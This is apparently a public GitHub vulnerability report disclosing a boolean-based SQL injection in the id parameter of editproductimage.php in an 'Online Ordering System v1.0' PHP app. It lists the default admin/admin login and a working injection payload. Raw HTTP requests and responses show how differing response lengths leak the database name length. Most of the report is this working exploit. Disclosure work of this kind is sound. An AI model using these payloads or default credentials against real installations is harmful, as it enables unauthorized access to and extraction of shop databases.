debug601 / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / argie / online-ordering-system / SQLi-4.md

debug601 Create SQLi-4.md History

1 contributor

39 lines (25 sloc) 1.51 KB

Online Ordering System v1.0 by oretnom23 has SQL injection

Author： k0xx

The password for the backend login account is: admin/admin

vendors: https://www.sourcecodester.com/php/5125/online-ordering-system-using-phpmysql.html

Vulnerability File: /onlineordering/admin/editproductimage.php

Vulnerability location: /onlineordering/admin/editproductimage.php?id=,id


[+] Payload: /onlineordering/admin/editproductimage.php?id=19%27%20and%20length(database())%20=12--+ // Leak place ---> id

Current database name: shoppingcart,length is 12

```
GET /onlineordering/admin/editproductimage.php?id=19%27%20and%20length(database())%2
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

```
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=v112m4jpgqqtdo86av7lvbjv3l
Connection: close
```


When length (database (()) = 11, Content-Length: 449



```
GET
/onlineordering/admin/editproductimage.
php?id=19%27%20and%20length(database())
%20=11--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0
Accept:
text/html,application/xhtml+xml,applica
tion/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=v112m4jpgqqtdo86av7lvbjv3l
Connection: close
```

```
HTTP/1.1 200 OK
Date: Mon, 09 May 2022 04:09:48 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Content-Length: 449
Connection: close
Content-Type: text/html; charset=UTF-8

<img src="../store/img/products/<br />
<b>Warning</b>:  Undefined variable $image in <b>C:\xampp\htdocs\onlineordering\admin\e
on line <b>10</b><br />
">
<form action="editpicexec.php" method="post" enctype="multipart/form-data">
        <br>
        <input type="hidden" name="roomid" value="19' and length(database()) =11-- ">
        Select Image
        <br>
        <input type="file" name="image"><br>
        <input type="submit" value="Upload">
```




http://192.168.1.19/onlineordering/admin/editproductimage.php?id=19' and length(database()) =11--+

Select Image

浏览... 未选择文件。

Upload


When length (database (()) = 12, Content-Length: 313



```
GET
/onlineordering/admin/editproductimage.
php?id=19%27%20and%20length(database())
%20=12--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0
Accept:
text/html,application/xhtml+xml,applica
tion/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=v112m4jpgqqtdo86av7lvbjv3l
Connection: close
```

```
HTTP/1.1 200 OK
Date: Mon, 09 May 2022 04:09:25 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Content-Length: 313
Connection: close
Content-Type: text/html; charset=UTF-8

<img src="../store/img/products/m5.jpg">
<form action="editpicexec.php" method="post" enctype="multipart/form-data">
        <br>
        <input type="hidden" name="roomid" value="19' and length(database()) =12-- ">
        Select Image
        <br>
        <input type="file" name="image"><br>
        <input type="submit" value="Upload">
</form>
```



```
http://192.168.1.19/onlineordering/admin/editproductimage.php?id=19' and length(database()) =12--+
```